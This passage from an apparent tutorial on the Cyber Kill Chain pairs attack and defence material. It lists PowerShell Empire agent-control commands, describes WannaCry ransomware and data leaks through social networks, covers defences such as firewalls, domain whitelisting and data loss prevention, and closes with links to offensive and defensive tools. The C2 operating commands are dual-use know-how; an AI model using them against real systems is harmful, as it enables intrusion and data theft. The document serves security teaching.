ii. Basic information on active agents should be displayed. Various commands can be executed on specific agent IDs or all from the agent menu. To interact with an agent, use interact AGENT_NAME. Agent names should be tab-completable for all commands.
iii. info will display more detailed agent information, and help will display all agent commands.



If a typed command isn't resolved, Empire will try to interpret it as a shell command (like ps). You can also **cd** directories and **upload/download** files. (Last option in the image)

iv. Other Commands:

- **clear** – clear an agent of tasking
- **download PATH** – download a given file in 512k increments per checkin
- **ps**– list all processes, or list processes with a particular name (i.e., ps explorer)
- **killdate**– list the current agent killdate, or set a particular killdate
- **kill** – kill a particular process ID
- **sleep interval [delay]** – set the agent to sleep for the particular interval, with the given 0.0-1.0 jitter.
- **lostlimit** – Set the limit on the number of missed checkins before the agent will die. A lostlimit of 0 means that the agent will never die and checkin forever even though it lost contact.

b. Defence: -

Defender's need to implement multiple layered protection based on the size of their network to detect outgoing C2 connections. The techniques defenders use to detect are

- Install a firewall and configure ACLs.
- Whitelist domains for outgoing traffic.
- Install root certificates on all the endpoints to monitor Host Headers. (Detect Domain Fronting)
- Signature based detections on packet level over network.
- Install a network proxy and scan for them.

7. ACTIONS ON OBJECTIVES: -

a. Attack: -

- Cryptocurrency for Ransome

One of the most common and serious cyber-attacks involves ransomware, in which a threat actor locks an organization's data with encryption until a ransom demand is met. There are multiple examples of attacks that use ransomware: DarkSide, Ryuk and WannaCry. This documentation will focus on WannaCry.

i. The WannaCry ransomware attack was a global epidemic that took place in May 2017.
ii. Ransomware does this by either encrypting valuable files, so you are unable to read them, or by locking you out of your computer. Ransomware that uses encryption is called crypto ransomware.
iii. The cybercriminals responsible for the attack took advantage of a weakness in the Microsoft Windows operating system. The attackers demanded $300 worth of bitcoins, if victims did not pay the ransom within three days, they were told that their files would be permanently deleted.
iv. The coding used in the attack was faulty. When victims paid their ransom, the attackers had no way of associating the payment with a specific victim's computer. The advice was to always avoid paying a ransom, as there is no guarantee that your data will be returned.
v. To avoid such attacks: -

- Update your software and operating system regularly
- Do not click on suspicious links
- Never open untrusted email attachments
- Do not download from untrusted websites
- Back up your data

- Social Platform to leak data

There have been some high-profile cases of employees leaking confidential and sensitive information through online social networking (OSN) reported in the media. For example: -

i. An Israeli military exposed the location and time of an upcoming raid in his Facebook status update causing Israeli military to cancel the entire operation (BBC, 2010).
ii. Ministry of Defense employees exposing British Military secrets to the public via Facebook and Twitter (Mansfield, 2010).
iii. Around 160 official US government and military email addresses reportedly feature on a membership list belonging to the 'Oath Keepers' militia that was leaked online after the far-right group was apparently hacked.

b. Defence: -

Data Loss Prevention (DLP) is the practice of detecting and preventing data breaches, exfiltration, or unwanted destruction of sensitive data.

Causes of Data Leaks: Insider threats, Extrusion by attackers, Unintentional or negligent data exposure. Intrusion Detection System (IDS) can alert about attacker attempts to access to sensitive data. Solution to data loss: -

i. **Securing data in motion:** Software installed at the network edge to analyze traffic and detect sensitive data sent in violation of security policies.
ii. **Securing endpoints:** Endpoint-based agents can control information transfer between users, groups of users, and external parties.
iii. **Securing data at rest:** Access control, encryption and data retention policies can protect archived organizational data.
iv. **Securing data in use:** Systems can monitor and flag unauthorized activities that users may intentionally or unintentionally perform in their interactions with data.
v. **Data identification:** Data can be defined as sensitive either done manually by applying rules and metadata, or automatically via techniques like machine learning.

USEFUL LINKS:

https://redteamzone.com/part1-CyberKillChain/

https://redteamzone.com/killchain-part2/

1. RECONNAISSANCE

Defence: -

- Wireshark: - https://www.lifewire.com/wireshark-tutorial-4143298
- p0f https://goois.net/chapter-8-artifact-analysis-digital-forensics-with-kali-linux-second-edition.html

2. WEAPONIZTION

Attack: -

- Metasploit: - https://www.offensive-security.com/metasploit-unleashed/client-side-exploits/
- VBSCRIPT Infection Methods https://www.offensive-security.com/metasploit-unleashed/vbscript-infection-methods/

Defence: -

- PDF forensics with Kali Linux: - https://www.hackercoolmagazine.com/pdf-forensics-kali-linux-pdfid-pdfparser/
- Endpoint Protection Tools: - https://www.malwarebytes.com/what-is-endpoint-protection

3. DELIVERY

Attack: -

- Rubber Ducky: - https://www.geeksforgeeks.org/how-to-make-usb-rubber-ducky-at-home/
- Social Platforms: - https://www.mcafee.com/enterprise/en-us/security-awareness/cybersecurity/cybercriminal-social-media.html

Defence: -

- Anti-virus programs: - https://www.usnews.com/360-reviews/antivirus/how-does-antivirus-software-work

- Anti-spam mechanisms: - https://firetrust.kayako.com/en-us/article/93-how-does-mailwasher-server-work

4. EXPLOITATION

Attack: -

o Metasploit: - https://www.tutorialspoint.com/metasploit/metasploit_exploit.htm

o BeEF: - https://linuxhint.com/hacking_beef/

Defence: -

- SIEM: - (Security Information and Event Management)https://mindmajix.com/ibm-qradar-tutorial
- SNORT https://www.youtube.com/watch?v=iBsGSsbDMyw

5. INSTALLATION

Attack: -

- Cobalt Strike https://cobaltstrike.com/help-browser-pivoting

Defence: -

- HIPS: - https://www.addictivetips.com/net-admin/intrusion-prevention-systems/

6. COMMAND & CONTROL

Attack: -

- https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary/scanner/misc/poisonivy_control_scanner

Defence: -

- https://www.powershellempire.com/?page_id=106
- https://madcityhacker.com/2018/09/29/empire-part-1-setting-up-a-listener/

7. ACTIONS ON OBJECTIVES: -

Attack: -

- https://www.marsh.com/us/services/cyber-risk/insights/ransomware-paying-cyber-extortion-demands-in-cryptocurrency.html
- https://usa.kaspersky.com/resource-center/threats/ransomware-wannacry

Defence: -

- https://www.imperva.com/learn/data-security/data-loss-prevention-dlp/